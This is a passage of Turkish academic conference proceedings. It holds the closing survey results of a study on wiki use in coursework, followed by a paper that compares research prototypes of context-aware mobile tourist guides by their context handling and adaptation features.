Birinci grupta öğrencilere wiki kullanmak ile ilgili beş soru yöneltilmiştir. Sonuçlar ise % 77,6 ile eğlenceli, %79,7 ile kolay, % 69,6 ile hızlı, %79,7 ile verimli olarak cevaplanmıştır.

ikinci grupta ise Wikinin ders notu ve ödevler için veri girişi ve toplama platformu olarak katkısı ile ilgili bir soru yöneltilmiştir. Sonuç olarak %66,6 faydalı, % 18,1 çok faydalı, % 3 ‘ü ise işe yaramaz olarak değerlendirmiştir.

üçüncü grupta ise Wikinin öğrenme sürecinize olan katkısı ile ilgili bir soru yöneltilmiş ve öğrencilerin %81,8 bir şeyler öğrenmek için faydalı bir yöntem olduğunu belirtmiştir.

dördüncü grupta sistemin klasik yöntem ile karşılaştırmalı sorulara yer verilmiştir. Buna göre öğrencilerin %31,4 ‘ü İnternet ile çalışmanın, %27,7 bilgisayar ile çalışmanın ve % 20,3 ortaklaşa çalışmanın klasik yöntemle göre artı olduğunu belirtmiştir. Eksi yön olarak da %43,1 ortaklaşa çalışmanın zorlukları, % 25,4 İnternet’e ulaşımın güç olduğunu, %5,8 ise wikinin kullanımının zor olduğunu belirtmiştir.



Şekil 3.1. Örnek anket sonucu

Beşinci grupta ise wiki ile (başka kurullarla da olsa) başka projelerde rol alma konusunda fikirleri sorulmuş ve sonuç % 65,2 evet, %23,9 kararsız ve %10,8 hayır olarak verilmiştir.

### 4. Sonuç

Katılımlar sonucu içeriğin başlangıçtaki gelişimi ise daha çok kaotik olarak değerlendirilebilir. Çalışmalar; belirli bir süre geçip olgunluğa eriştiğinde ise içerikteki düzensizlik yerini mükemmeliyetçi bir düzene bıraktığı gözlemlenmiştir.

Sisteme İnternet’in bulunduğu her yerden ulaşılabilmesi ve katılımların esnek olarak web tarayıcıdan kolayca yapılabilmesi içerikte yüksek bir gelişim hızı görülmesine sebep

olmuştur. Ancak katılımların sıklığı öğretim elemanının düzenli değerlendirme yapmasını güçleştirmiştir, bundan dolayı bu tür yüksek katılımlı çalışmalarda değerlendirmenin iyi organize edilmesi ve öğrenci sayılarının yüksek tutulmaması (öğretim elemanı başına 50 öğrenci fazla olmaması) yerinde olabilecektir.

Bu çalışmada öğrencilerin profilleri incelendiğinde büyük bir bölümünün ezberci yaklaşım ile çalıştıkları ve ellerinde konuları özetleyici bir ders notu veya başka bir materyal olmadan dersi işlemekte zorluk çektiği gözlemlenmiştir. Öğrencilerin araştırmacı yaklaşıma alıştınlara kendi çabaları ile bir şeyler üretmelerinin istenmesinin yanı sıra öğrencilerin bu çalışma esnasında da birbirleri ile mücadele etmelerinin istenmesi yine alışılmamış bir yaklaşım olarak değerlendirilmiştir. Öğrencilerin neredeyse tümünün daha önce buna benzer bir sistem ile tanışmadığı fark edilmiştir. Bu engellere rağmen yapılan anketlerin ışığı altında öğrencilerin büyük bir bölümünün bu ilk deneyimden memnun olarak ayrıldığı görülmektedir.

Bununla birlikte kullanılan yazılımın her sisteminin tamamıyla ücretsiz, üzerinde değişiklik yapılabilir özgür yazılımlar olması, çalışmaların gelecekteki gelişimi için de büyük bir artı getirmektedir. Ayrıca bu durum kurumlarda kullanılan diğer yazılımlar ile de entegrasyon sağlayarak bir avantaj oluşturabilecektir.

### Kaynaklar

- [1] Darlene, F. (2005), Intranets, Wikis, Blikis, and Collaborative Working. Online, 29, 5; Career and Technical Education pg. 47
- [2] Goodnoe, E. (2005), Wikis Make Collaboration Easier. Retrieved March 13, 2006 from <http://www.informationweek.com/news/showArticlejhtml?articleID=170100392>
- [3] Udell, J. (2004), The Wiki Way, Retrieved March 12, 2006, from <http://weblog.infoworld.com/udell/2004/10/19.html>

## Mobil Turist Rehberlerine Karşılaştırmalı Bakış

**Elif Ercan, Ata Önal**

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, 35100, İzmir  
elif\_ercan@yahoo.com, ata.onal@ege.edu.tr

**Özet:** Mobil cihazlar günümüzde hayatı kolaylaştıran fonksiyonlara sahip olmaktadır. Bu araçların kullanım alanlarında bir tanesi de turizmdir. Günümüzde turistler bilgiye istedikleri zaman, istedikleri yerden ve mümkün olduğunca kişiselleştirilmiş araçlarla erişmek istemektedirler. Mobil turizm araçları turistlere böyle bir imkanı tanımaktadır. Bunun için olması gereken ön şartlar ise kişiselleştirme fikri, uygun adaptasyon mekanizmasına sahip uygulamaların gerekliliğidir. Son zamanlarda mobil turist rehberlerinde çoğalma görülmektedir. Bu rehberler çok fazla sayıda fonksiyon sunmaktadır. Bu çalışmada mevcut mobil turist rehberlerinin zayıf ve güçlü yönleri ortaya çıkarılmaya çalışılmıştır. Böylece gelecekte Türkiye’de kullanılacak daha etkin bir mobil turist rehberinin geliştirilmesine ışık tutulması sağlanmıştır.

**Anahtar Kelimeler:** Mobil Uygulama, Turist Rehberi, İçerik-Bilinçli

### Evaluatory View of Mobile Tourism Guides

**Abstract:** Mobile devices have effective functions which make life easy in these days. One of the using area of them is tourism. The tourists want to access information from anywhere, in anytime with customized devices. Mobile tourism guides provide this functionality. The customisation, awareness of the applications context together with appropriate adaptation mechanisms should be supported to provide this. Recently, number of mobile tourist guides have increased. In this paper, powerless and powerfull features of mobile tourist guides are detected and analyzed. Thus, it will help to develop more effective mobile tourism guide for the future use in Turkey.

**Keywords:** Mobile Application, Tourist Guide, Context-aware

### 1. Giriş

Mobil uygulamalardaki gereksinimlerin başında her yerden erişilebilirlik gelmektedir. Her yerden erişilebilir olmak, yer, zaman, cihaz bilgisine bağlıdır ve mevcut içeriğe uygun uygulamanın kullanılmasıyla sağlanacak olan kişiselleştirilmiş servislere ait bir takım kolaylıkları ve zorlukları da beraberinde getirmektedir[9]. Kişiselleştirme, kullanıcı ara yüzlerinin uyarlanabilir [6] ya da zeki ve yol gösterici olması [4], bilgiyi filtreleyen ve öneride bulunan sistemlerin kullanılması [11], uyarlanabilir hiper-metin ve hiper-ortam [3] ve mobil bilgisayarların kullanılması [7] gibi bir çok şekilde yapılabilir. Kişiselleştirmeyi

gerçekleştirebilmek için ön şart, uygulamanın içerikten haberdar olmasıdır [1].

Her yerden erişimin mümkün olması gerektiği uygulamalardan biri de turizm alanıdır. Turistler herhangi bir zamanda, herhangi bir yerden, herhangi bir ortamı kullanarak bilgiye erişmek istemektedirler (Şekil 1). Bu şekilde hareket halindeki turistlere buldukları yere bağlı olarak hizmet veren uygulamalara “mobil turizm rehberleri” denir [16]. Bu tür uygulamalar kullanıcıların ilgi alanlarına göre buldukları yer ile ilgili bilgi verebilir ya da bireysel turların düzenlenmesine yardımcı olabilir. Bu çalışmada mevcut mobil turizm rehberlerinin zayıf ve güçlü yönleri bulunmaya çalışılmış, ve gele-

cekte geliştirilecek olan mobil turizm rehberin de eksikliklerin giderilmesi için neler yapılması gerektiği ortaya konmuştur.



Şekil 1. Örnek Mobil Turist Rehberi

## 2. Değerlendirme Mekanizması

Mevcut turizm rehberleri kullanılırken içerik, adaptasyon ve kişiselleştirme kriterleri üzerinde durulmuştur [16].

### 2.1. İçerik

İçerik karakteristikleri içeriğin kapsamı, sunumu, elde edilmesi ve erişim mekanizması olarak sınıflandırılmaktadır [16].

İçeriğin kapsamı, yer, zaman, cihaz, ağ ve kullanıcı gibi sistem tarafından desteklenen farklı içerik özelliklerini ve bu özelliklerin önceden görülemeyen fakat daha sonra ortaya çıkan gereksinimleri karşılama yeteneğinin belirtir [16].

İçeriğin sunumu, iki konuyu kapsar. Birincisi tekrar kullanılabilirlik mekanizmasını arttırmaktır. İkincisi ise içerik sunulurken soyutlamanın yapıldığı yerde, algılanan içerik verisi fiziksel içerik olarak ayrılırken profiller ve so-

nuç çıkarma mekanizmalarına bağlı olarak da mantıksal içerik ayrımının yapılmasıdır [16].

İçeriğin elde edilmesi, otomasyonun derecesi ile ölçülebilir. Burada içeriğin elde edilmesinden kimin sorumlu olduğu, yani otomatik bir sistemin mi, bir insanın mı, yoksa her ikisinin birden mi sorumlu olduğu önem kazanmaktadır [16]. Ayrıca içeriğin dinamik ya da statik olarak elde edilmesi de bu başlık altında değerlendirilir.

Erişim mekanizması, hangi içeriğe ne şekilde erişilebileceğini belirten mekanizmadır. Erişim, sisteme istekte bulunulduğunda ortaya çıkan çekme-tabanlı ya da içerik değiştiğinde kendiliğinden sisteme bilgi veren itme-tabanlı şekilde olabilir [16].

### 2.2. Adaptasyon

Adaptasyon kriterinde hangi değişikliklerin yapılması gerektiğini belirten adaptasyon türü, neyin değiştirileceğini belirten adaptasyonun konusu ve adaptasyonun nasıl uygulanacağını gösteren adaptasyon süreci incelenmektedir [16].

## 3. Mobil Turizm Rehberleri

Günümüzde geliştirilmiş olan birçok web tabanlı mobil turist rehberi mevcuttur. Bunların bir çoğu harita tabanlı çözümler sunmaktadır. Bu çalışmada adapte edilebilir ve içerikten haberdar olan yaklaşımlar ele alınmış ve bunlar yukarıda bahsedilen kriterlere göre değerlendirilmiştir.

### 3.1. COMPASS

COMPASS(Context-aware Mobile Personal Assistant) turistlere içerik bağımlı öneriler ve servisler sunar [17]. Dış kaynaklı olan Microsoft Mappoint gibi harita servislerini kullanır. Web servisi tabanlı olan ve içerikten haberdar uygulamalar geliştirmeyi sağlayan Web Architectures for Service Platform (WASP) üzerine kurulmuştur. Müze, restoran bilgisi gibi içerikleri sahip üçüncü parti servisler hakkında bilgi tutmayı sağlayan bir kayıt mekanizmasına sahiptir. Servis tanımlaması için OWL gibi anlamsal web teknolojileri kullanılır.

Kullanıcının ilgilendiği alan ile alakalı bilgiyi içerik servislerinden ede eder. Kullanıcıya en yakın servisleri sunabilmek için ilk önce yer bilgisi öz önünde tutulur. Kullanıcıdan gelen geri bildirimlere göre bir kullanıcı profili oluşturulur. Trafik ya da hava bilgisi gibi yeni içerikler web servisleri aracılığıyla sisteme eklenebilir. Yer bilgisi GPS ya da mobil ağlar olan GPRS, UMTS gibi yerlerden otomatik olarak elde edilir. Değişen fiziksel ya da mantıksal içerik dinamik yoldan elde edilir. Doğrulama desteklenmemektedir.

Adaptasyon işlemleri kullanıcı profiline ve yer bilgisine dayanan, dış servisler tarafından verilen hizmetlerin filtrelenmesini içerir. İçerik değişir değişmez otomatik ve dinamik olarak harita ve POI bilgileri de değişir. Adaptasyon sürecinde içeriğin filtrelenmesi, sonuçları ekranda kullanıcıya göstererek önerilerde bulunulması gerçekleştirilir. Kullanıcı adaptasyon sürecinde işlem gerçekleştiremez. Adaptasyonun genişletilebilirliği mümkün değildir ve tamamen otomatik olarak gerçekleştirilir.

### 3.2. CRUMPET

CRUMPET, etmen teknolojisi üzerine kurulu "Creation of User-friendly Mobile Services Personalized for Tourism" yani turizm için kişiselleştirilmiş kullanıcı dostu mobil servislerin yaratılmasını sağlayan bir çalışmadır [15]. Kullanıcı turist aktiviteleri, restoranlar ve turlar hakkında bilgi ve öneriler isteyebilir. Kullanıcı ilgilenebileceği bir yere yaklaştığında sistem tarafından otomatik olarak bilgilendirilir. Etkileşimli haritalarda görülmesi gereken yerlere göre kullanıcı konumu gösterilir.

CRUMPET yer, cihaz, ağ ve kullanıcı bilgilerini göz önünde bulundurur. Gelecekte ortaya çıkacak içerik bilgisini desteklemesi öngörülmüştür, dolayısıyla genişletilebilir olduğu söylenemez. Fiziksel yer bilgisi GPS algılayıcılarından elde edilir. Kullanıcının mantıksal içeriğini gösteren ilgi alanları, kullanıcının daha önce yaptığı etkileşimlerden yola çıkılarak dinamik olarak belirlenir. İçerik bilgisine itme-tabanlı ya da çekme-tabanlı olarak erişilebilir.

Adaptasyon, uygun içerik ve servis sağlayıcıların sorgulanması ve sorgu çıktısının içeriğe adapte edilmesi ile yapılır. Adaptasyon mekanizması genişletilebilir değildir ve otomatik olarak yapılır. Adaptasyon sürecinde kullanıcıya, bilgilendirme notlarının gösterilip gösterilmemesi ya da ilgi alanları hakkında söz sahibi olma gibi konularda kontrol hakkı tanınmaktadır.

### 3.3. GUIDE

GUIDE sistemi [5], konum tabanlı servisler alanından gelmektedir. Amaç, turistlere PDA aracılığıyla bir şehir hakkında güncel ve içeriğe bağlı bilginin sağlanmasıdır. İstemci-sunucu mimarisi üzerine kurulmuştur. İstemci en yakın erişim noktasını temel alarak kullanıcının yaklaşık konumunu belirler ve harita bilgisi sunarak gezilecek görülecek yerler konusunda bilgilendirir. Hatta tur düzenlenmesini sağlar.

Sistemin odaklandığı nokta konum tabanlı servisler gibi gözükse de kullanıcı bilgilerinin yer aldığı kişisel içerikle etraftaki aktivitelerin, açılış-kapanış zamanları gibi bilgilerin yer aldığı çevre içeriğinin ayrımının yapıldığı daha detaylı mantıksal içerik modeli sağlanmaktadır. Konum bilgisi otomatik olarak çalışma zamanında elde edilse de, eğer kapsama alanı dışına çıkmışsa kullanıcı manuel olarak da kendi konum bilgisini girebilmektedir. İçerik bilgisine çekme-tabanlı yöntemle ulaşılır.

Adaptasyon özelliklerine bakıldığında, tanımlamaların dilinin değiştirildiği işlenmemiş *işlenmemiş-taneli* adaptasyon ve mevcut içerik veya belli bir içeriğe göre filtrelenen/sıralanan *iyi işlenmiş-taneli* adaptasyon olarak ayırım yapılmıştır. Artışlı adaptasyon desteklenmemektedir.

### 3.4. Gullivers Genie

Gullivers Genie [12], yapay zeka ve etmen sistemleri kullanarak, turistlerin gezileri boyunca konum ve ihtiyaçlarına göre akıllı içerik elde etmesini sağlayan bir prototip olarak geliştirilmiştir. Turistler alanları gezdikçe, güncel konumlarını gösteren bir harita ve görülecek yerlerin yakınlıklarına göre sunumlarını görürler.

Resim ve ses dosyaları kablosuz ağ bağlantısı ile cihaz üzerinde ön belleğe alınır. Sistem ayrıca kullanıcıların diğer turistlerle de paylaşım üzere görüşlerini girmesine izin verir. Gullivers Genie Java da geliştirilen çoklu-etmen mimarisinde bir sistemdir. İstemci uygulaması GPS, elektronik pusula ve kablosuz ağ bağlantısı kullanılarak PDA üzerinde çalıştırılır.

GPS kullanıcının güncel konum bilgisini verirken, elektronik pusula kullanıcının otomatik olarak yönlendirilmesini sağlar. Bu bilgiler dinamik olarak bir etmen tarafından izlenir. Başka bir etmen kullanıcının yaş, cinsiyet, dil, millet gibi demografik bilgilerine ve kullanıcının ilgi alanına göre tercihlerine sahip kullanıcı içeriğini yönetir. Kullanıcı bir defa profilini girdikten sonra, etmen tarafından gözlemlenerek dinamik ve otomatik olarak profil bilgisi güncelleştirilir. Ayrıca turistin gelecekte nereye ziyaret edeceği önceden sezilerek geleceği dair içerik bilgisi tanımlanır. Gulliver's Genie tanımlanmış içerik bilgisini genişletmek için gerekli fonksiyonları sunmaz.

Adaptasyon birkaç basamakta gerçekleştirilir. PDA üzerinde kullanıcının pozisyonunu ve işaretlenmiş yönünü gösteren elektronik bir harita vardır. Kullanıcının bir sonraki gideceği yer tahminlemesine ve kullanıcı tercihlerine göre, yakınında bulunduğu turistik yer hakkında bir sunum gösterilir. Turistik yerlerin bilgisi yakınlığa göre dinamik olarak kullanıcıya gösterilir.

### 3.5. Lol@

LoL@ [2], Viyana şehri hakkında multimedya turizm bilgisi sağlayan, GPRS/UMTS kullanılarak konum tabanlı mobil uygulama araştırma prototipidir [27]. Esas hedefi bir harita baz alınıp önceden turlar hazırlayarak, görülecek yerler hakkında bilgi sağlayarak, yönlendirmeler yaparak, etkileşimde bulunarak turistlere yardımcı olmaktır. Sanal ziyaretler ile tur öncesi hazırlık yapılması sağlanır. Tur günlüğü tutularak da daha sonra daha sonra çeşitli değerlendirmeler ve gözden geçirmeler yapılmasına olanak verilir. Metin bilgisi SQL veri

tabanında, multimedya içerik bilgisi de içerik sunucusunun dosya sisteminde tutulur. Uygulama Java Applet'leri ve Java Servlet'leri kullanılarak istemci-sunucu mimarisi şeklinde tasarlanmıştır. İçeriğin hazırlanmasında XML teknolojisi kullanılmıştır. Sunucu ile iletişim kurarken, GPRS ya da UMTS aracılığıyla HTTP protokolünü kullanan sürekli bir bağlantının olduğu varsayılmıştır.

Sistemin konum içerik bilgisi sınırlıdır. Uygulama sadece mobil telefonlar için geçerlidir. Bu sebepten genişletilebilir değildir. Fiziksel konum dinamik olarak GPS koordinatlarından elde edilir ve otomatik olarak mobil telekomünikasyon sağlayıcısından veya GPS algılayıcılarından istekte bulunulur. Otomatik pozisyon bulunurken görülecek yerin bilgisinin fiziksel pozisyonla eşleştirilmesine izin verilemez. Konum bilgisinin kronolojisi desteklenmez.

Kullanıcının güncel konumunun haritada gösterilmesi ve bir sonraki gidilecek noktaya yönlendirme yapılması konum içeriğine bağlı adaptasyonlar olarak değerlendirilebilir. LoL@ içerikten haberdar, ses, resim, metin, haritalar, linkler gibi yeni bilgileri kolayca ekleyebilir. Ancak bu adaptasyonlar sadece bit tür cihaz için yapılabilir ve genişletilebilir değildir. Adaptasyonun kendisi yarı otomatiktir, kullanıcı ile etkileşimlerde bulunarak varılacak yer rota gibi konularda değişiklikler yapılabilir.

### 3.6. MobiDENK

MobiDENK[10], turistik yerleri dolaşma desteği ve buralara ait güncel bilgi sağlar. Anıt, abide gibi yerlerin görsel olarak gezme imkanı verir. Sokak haritası ya da kuşbakışı fotoğraf şeklindeki harita mobil cihaz üzerinde tutulabileceği gibi GIS sunucusundan da kablosuz iletişim ağı aracılığıyla dinamik olarak alınabilir. İçeriğin aktif olarak ön belleğe alınması desteklenemez ancak ağ bağlantısı koptuğunda cihaz bağlantıyı tekrar kurabilecek yeteneğe sahiptir. Tarihi yerler hakkındaki bilgiler multimedya destekli imajlarla sunulur. Böylece tarihi yerlerin eski halleriyle günümüzdeki hallerinin

karşılaştırması yapılmış olur. MobiDENK yer algılama metodu olarak GPS kullanır. Kullanılan platform Java ile geliştirilmiştir ve istemci makinede Java sanal makinesinin kurulu olması gerekmektedir. Modüler bir platform olan Niccimon üzerine inşa edilmiştir.

Bu sistemde sadece konum içerik bilgisi kullanılmaktadır. Yer bilgisi dinamik ve otomatik olarak GPS algılayıcısından alınır. GPS koordinatlarının yanında kullanıcının hızı ve yönünden mantıksal konum bilgisi hesaplanır. Eğer GPS sinyali alınamıyorsa, kullanıcı kendi bulunduğu yeri harita üzerinde işaretleyerek belirtebilir. İçerik genişletilebilir değildir ancak sistem modüler bir yapıda olduğu için ek içerik bilgileri sisteme entegre edilebilir.

Uygulamanın adaptasyon süreci olarak turistik yerlerin ve kullanıcı konumunun harita üzerinde gösterilmesi söylenebilir. Değişen yer bilgisine göre görsel olarak kullanıcının bulunduğu yer ve buradaki öğeler güncellenir. Turistik yerler kullanıcının yapacağı seçimlere göre gruplanabilir. Ancak adaptasyon sürecinde kullanıcının hiçbir etkisi yoktur; her şey otomatik ve dinamik yapılır. MobiDENK mikro ve makro adaptasyonları birlikte destekleyebilir.

### 3.7. m-To Guide

m-To Guide [8], konum tabanlı servisler ile 2.5/3G hücreli ağların kullanılmasını sağlamak için geliştirilen bir prototiptir. GPS ile turistleri yönlendirir ve turistik yerlerin konumuna özgü multimedya bilgi desteği sağlar. Ayrıca ek servis destekleyicilerin eklenmesiyle bilet alma gibi yan hizmetler de verilebilir. Sistem kullanıcıya sokak ve resim haritaları sunabilir, ancak bir OGC servisi kullanılıyorsa bu saptanamaz. Sadece tur esnasında dolaşırken hizmet vermez; ayrıca turdan önce sanal olarak tur hazırlayarak etrafın dolaşılmasını ve turdan sonra değerlendirme yapılması amacıyla kişisel yorumların yazılabileceği günlük tutulmasını sağlar. Prototip Microsoft .NET platformu kullanılarak gerçekleştirilmiştir. Elde taşınabilir ve GPRS ağ bağlantısı olan spesifik

bir cihaz üzerinde kullanılabilir. Farklı içerik sağlayıcılardan gelen bilgileri birleştirmek ve istemci/sunucu arasında içerik taşınmasını sağlamak için XML teknolojisi kullanılır.

m-ToGuide konum, ağ ve zaman içeriğini kullanıcı içeriği olarak göz önünde bulundurur. Fiziksel konum GPS cihazı ile otomatik olarak bulunup devamlı olarak güncellenebileceği gibi kullanıcının harita üzerinde işaretlemesi ile de mümkündür. Mantıksal içerik bilgisi kapsamında ziyaretin çeşidine göre (iş gezisi, aile gezisi gibi) kullanıcıya başlangıçta bir profil atanır. Daha sonra kullanıcı tercihlerine ve gezi amacına göre kullanıcının ilgilenebileceği yerler seçilir ve profil güncellenir. Profil dinamik ve otomatik olarak kullanıcı davranışlarına ve girdilerine göre güncellenir. Konum ve ağ bilgisi mevcut olduğunda kullanıcı bilgilendirilir. Zaman bilgisi kullanıcı tarafında elle girilir. Zaman bilgisinin içeriğinde açılış-kapanış zamanları, turun uzunluğu gibi bilgiler tutulabilir. İçeriğe itme-tabanlı ve çekme-tabanlı yöntemlerle erişilebilir. İçerik genişletilebilir değildir.

Adaptasyonları içeriğin filtrelenmesi, tur önerilerinin hazırlanması, dolaşma rotalarının yaratılması ve işaretlenmesi oluşturur. Kullanıcı sistem tarafından oluşturulmuş tur üzerinde bazı yerlerin rotadan çıkartılması gibi değişiklikler yapabilir. Yeni rota tekrar hesaplanıp kişisel tur olarak kaydedilebilir. Rotanın takip edilmesinin yürüyerek yapılabileceği ya da otobüsle yapılması gerektiği konusunda bilgilendirme yapılır. Turistik yerler üzerine linkler konularak detaylı bilgiye ulaşılabilir. Yukarıda bahsedilen birkaç tercih dışında kullanıcının adaptasyon süreci üzerinde bir etkisi yoktur.

### 3.8. PinPoint

PinPoint [13], içerikten haberdar olan web uygulamaları geliştirmek için oluşturulmuş bir platformdur. Bu platform kullanılarak prototip olarak web tabanlı bir mobil turist rehberi gerçekleştirilmiştir. PinPoint, sürekli olarak kablosuz ağ bağlantısının olduğu istemci/su-



nucu mimarisi üzerine kurulmuştur. İstemci bir “web proxy”dir ve Context Manager olarak adlandırılır. Kullanıcı ve konum gibi içerik bilgisi Context Manager tarafından toplanır. Prototip gerçekleştirim sadece Java desteği olan cihazlarda çalıştırılabilir. Tarayıcı bir istekte bulunduğu içerik başlıklarına sahip bir URL sunucuya gönderilir. Sunucu da kullanıcıya yakın olan turistik yerlerin işaretlendiği haritayı gönderir ve tarayıcı da bu harita gösterilir. Harita üzerinde yakınlaştırma özelliği vardır.

Context Manager, yer, zaman ve cihaz özelliklerini içerik bilgisi olarak değerlendirir. Coğrafi koordinatlar anlamsal sunucu aracılığıyla mantıksal konumlara dönüştürülebilirler. Zaman bilgisi güncel zaman olarak tutulur. Cihaz içeriğinde ekran çözünürlüğü, renk sayısı gibi değerler tutulur. Kullanıcı içeriği olarak sadece kullanıcı adı ve elektronik posta adresi tutulur. Yer ve zaman bilgisi otomatik ve dinamik olarak tutulurken, kullanıcı ve cihaz bilgisi statik olarak tutulur.

Adaptasyon, HTTP isteğine eklenen ya da web sayfaları aracılığıyla gönderilen içerik başlıklarının analiz edilmesiyle gerçekleşir. Bu süreçte kullanıcının güncel pozisyonu ve etrafındaki turistik yerler gösterilir. Sunum cihazın donanım özelliklerine göre değişebilir. Mesela cihazın ekranı küçükse, uygun yeni bir harita tekrar oluşturulur. Adaptasyon süreci otomatik olarak gerçekleştirilir ve genişletilebilir değildir.

### 3.9. Sightseeing4U

Sightseeing4U [14], kişiselleştirilmiş şehir rehberi prototipidir. mobileMM4U ve Niccimon platformu üzerine kurulmuştur. mobileMM4U, mobil cihazlar için dinamik olarak kişiselleştirilmiş multimedya içeriğinin uygulamalara konulması sağlanır. Niccimon ise daha önce bahsettiğim gibi konumdan haberdar servis fonksiyonu sağlayan modüler bir platformdur. Oldenburg şehrini gezen turistlere, turistik yerler hakkında metin video ve ses formatında bilgi verir. Sightseeing4U istemci/sunucu mimarisinde tasarlanmıştır.

Öncelikli olarak kullanıcı ve cihaz içeriği dikate alınır. Kullanıcı kendi ilgi alanına öre tercih ettiği bir dilde seçimler yapabilir. Kullanıcı ve cihaz içeriği dışında konum, zaman, hava durumu ve gürültü içeriği de desteklenir.

Adaptasyon sürecinde önce kullanıcının ilgisine ve cihaz desteğine göre metin, ses, video elemanları seçilir. Bu elemanların zaman ve yerle birleştirilmesiyle, turistik yerler için üzerine tıklandığında bilgi verecek olan linkler oluşturulur. Daha sonra da mobil cihazın kapasitesine ve yeteneklerine göre çıktı üzerinde değişiklikler yapılır. Mikro ve makro adaptasyonlar aynı anda desteklenebilir. Adaptasyonlar çalışma zamanında otomatik olarak yapılır.

### 4. Mobil Turist Rehberlerinin Değerlendirilmesi

Bu bölümde yukarıda bahsedilen mobil turist rehberlerinden aşağıdaki sonuçlara varılmıştır [16].

Mobil turist rehberleri geliştirilirken turizm bir sosyal aktivite olarak değerlendirilmemektedir. İnsanlar genellikle gruplar halinde ve yakın arkadaşlarıyla birlikte turistik gezilere çıkmaktadırlar. Bazı sistemler kısıtlı miktarda arkadaş bulma ya da kişisel bilgisini yazıp diğer insanlarla paylaşma özelliği sağlamaktadır. Ancak sosyal aktiviteler daha fazla fonksiyonu gerektirmektedir. Gelecekteki uygulamalarda mesajlaşma servislerinin entegrasyonu bu konuda olumlu katkılar sağlayabilir.

Güçlü ve zayıf istemciler arasında farklılıklar vardır. Kısıtlı özellikleri olan cihazlarda bütün uygulama mantığı sunucu tarafında bulunur. Ancak ağ bağlantısının kopması ya da bant genişliğinin az olması probleme sebep olmaktadır. Buna karşılık güçlü istemcilerde uygulama istemci tarafında yer alabilmekte, ön belleğe alma özellikleri sayesinde zayıf istemcilerin ağ bağlantısından kaynaklanan problemleri ortadan kalkmaktadır. Bu yüzden zayıf ve güçlü cihazlar arasında iyi bir denge sağlanmalıdır.

Sadece Sightseeing4U zayıf ve güçlü cihazların hepsini destekleyebilir.

Dışarıdan elde edilen içerik genelde kullanılmıyor. Bahsedilen yaklaşımların çoğunda dahili olarak kendi içerik verilerini tuttukları yerler vardır. Sadece COMPASS ve CRUMPET web servisleri aracılığıyla harici içeriğin elde edilmesini sağlayabiliyor.

Geospatial bilgi değişimi için OGC standartlarının kullanılması genellikle ihmal edilir. Sistemlerin çoğunda uygun ara yüzler aracılığıyla GIS sunucusundan geospatial bilgi elde edilir. Yalnızca MobiDENK ve m-ToGuide OGC Web Map servisini kullanır.

Zaman ve ağ içeriği nadiren kullanılır. Bütün uygulamalarda kullanıcının ya da turistik yerlerin konum içerik bilgisi uydulardan ya da ağ teknolojilerinden elde edilir. Zaman turizm alanında çok önemli bir faktör olmasına rağmen yukarıdaki sistemlerde genellikle ihmal edilmiştir. Sadece m-ToGuide açılış/kapanış saatleri ve tur süresi gibi bilgileri sağlamaktadır.

Farklı içerik bilgilerinin bir araya getirilip anlamlı sonuçlara varılması ihmal edilmiştir. Değişik içerikler bir araya getirilip yeni içerik bilgileri elde edilebilir. Böylece kullanıcı isteklerine daha etkin bir şekilde cevap verilebilir.

İçerik kronolojisi desteklenmemektedir. Tarihsel içerik sadece kullanıcı profilini güncellemek için kullanılır. Sadece Gulliver's Genie gelecek için kullanılacak içeriği destekleyebilir.

İçeriğin elde edilmesi için farklı otomasyon teknikleri kullanılır. Yer bilgisi çoğunlukla otomatik olarak elde edilir. Kullanıcı bilgisi ise yarı otomatik şekilde, kullanıcının ilk başta bir profil oluşturması ve daha sonra sistem tarafından bu profilin güncellenmesiyle oluşturulur. Bunlardan farklı olarak m-ToGuide, gezi çeşidine göre kullanıcıya profil ataması yapar. Bu profile göre kullanıcının ilgilenileceği yerler işaretlenir. Bu tercihler dinamik

ve otomatik olarak kullanıcı davranışlarına göre oluşturulur.

Adaptasyon operasyonlarının genişletilebilirliği genellikle göz önünde bulundurulmamıştır. Sadece mobileMM4U modüler bir yapıya sahip olup kolaylıkla yeni adaptasyon işlemlerinin entegrasyonuna izin vermektedir.

Adaptasyon genellikle tek parça halinde yapılır. Bahsedilen yaklaşımların hiçbiri artışlı adaptasyona izin vermemektedir; adaptasyon tamamen otomatik olarak yapılmaktadır. m-ToGuide gibi birkaç yaklaşım temel anlamda kullanıcının müdahalesine izin vermektedir.

### 5. Sonuç

Bu çalışmada geliştirilen mobil turist rehberleri ve bunlar üzerinde gerçekleştirilen araştırmalar incelenmiştir. Genel olarak içerik ve adaptasyon konuları üzerinde durulmuştur. Cihazlar birçok fonksiyon sağlasa da beklenen kriterlerin tümünü desteklememektedir. Yapılan değerlendirmelere göre varılan sonuçlar, Türkiye turizminde kullanılmak üzere daha etkin cihazların geliştirilmesine ışık tutacaktır

### 6. Kısaltmalar

**WASP:** Web Architectures for Service Platform  
**OWL:** Web Ontology Language  
**GPS:** Global Positioning System  
**GPRS:** General Packet Radio Service  
**UMTS:** Universal Mobile Telecommunications System  
**POI:** Position of Interest  
**CRUMPET:** Creation of User-friendly Mobile Services Personalized for Tourism  
**COMPASS:** Context-aware Mobile Personal Assistant  
**PDA:** Personal Digital Assistant  
**GIS:** Geographic Information System  
**SQL:** Structured Query Language  
**XML:** eXtensible Markup Language  
**HTTP:** Hypertext Transfer Protocol  
**OGC:** Open Geospatial Consortium  
**URL:** Uniform Resource Locator

## 7. Kaynaklar

[1].Abowd., G.D., “Software Engineering Issues for Ubiquitous Computing”, Int. Conf. on Software Engineering, 1999, Los Angeles.

[2].Anegg, H., Kunczier, H., Michlmayr, E., Pospischil, G., Umlauf, M., “LoL@: Designing a Location Based UMTS Application”, ÖVE-Verbandszeitschrift e&i, Springer 2002.

[3].Brusilovsky, P., Maybury, M.T., “From adaptive hypermedia to adaptive Web”, *Communications of the ACM (CACM)*, Vol. 45, No. 5, 2002.

[4].Carroll, J. M., Aaronson, A.P., “Learning by Doing With Simulated Intelligent Help”, *Communications of the ACM (CACM)*, Vol. 31, No. 9, 1988.

[5].Cheverst, K., Davies, N., Mitchell, K., Friday, A., “Experiences of developing and deploying a context-aware tourist guide: the GUIDE project”, Proceedings of the 6th annual international conference on Mobile computing and networking, August 2000, Boston.

[6].Good, M.D., Whiteside, J.A., Wixon, D.R., Jones, S.J., “Building a User-Derived Interface”, *Communications of the ACM (CACM)*, Vol. 27, No. 10, 1984.

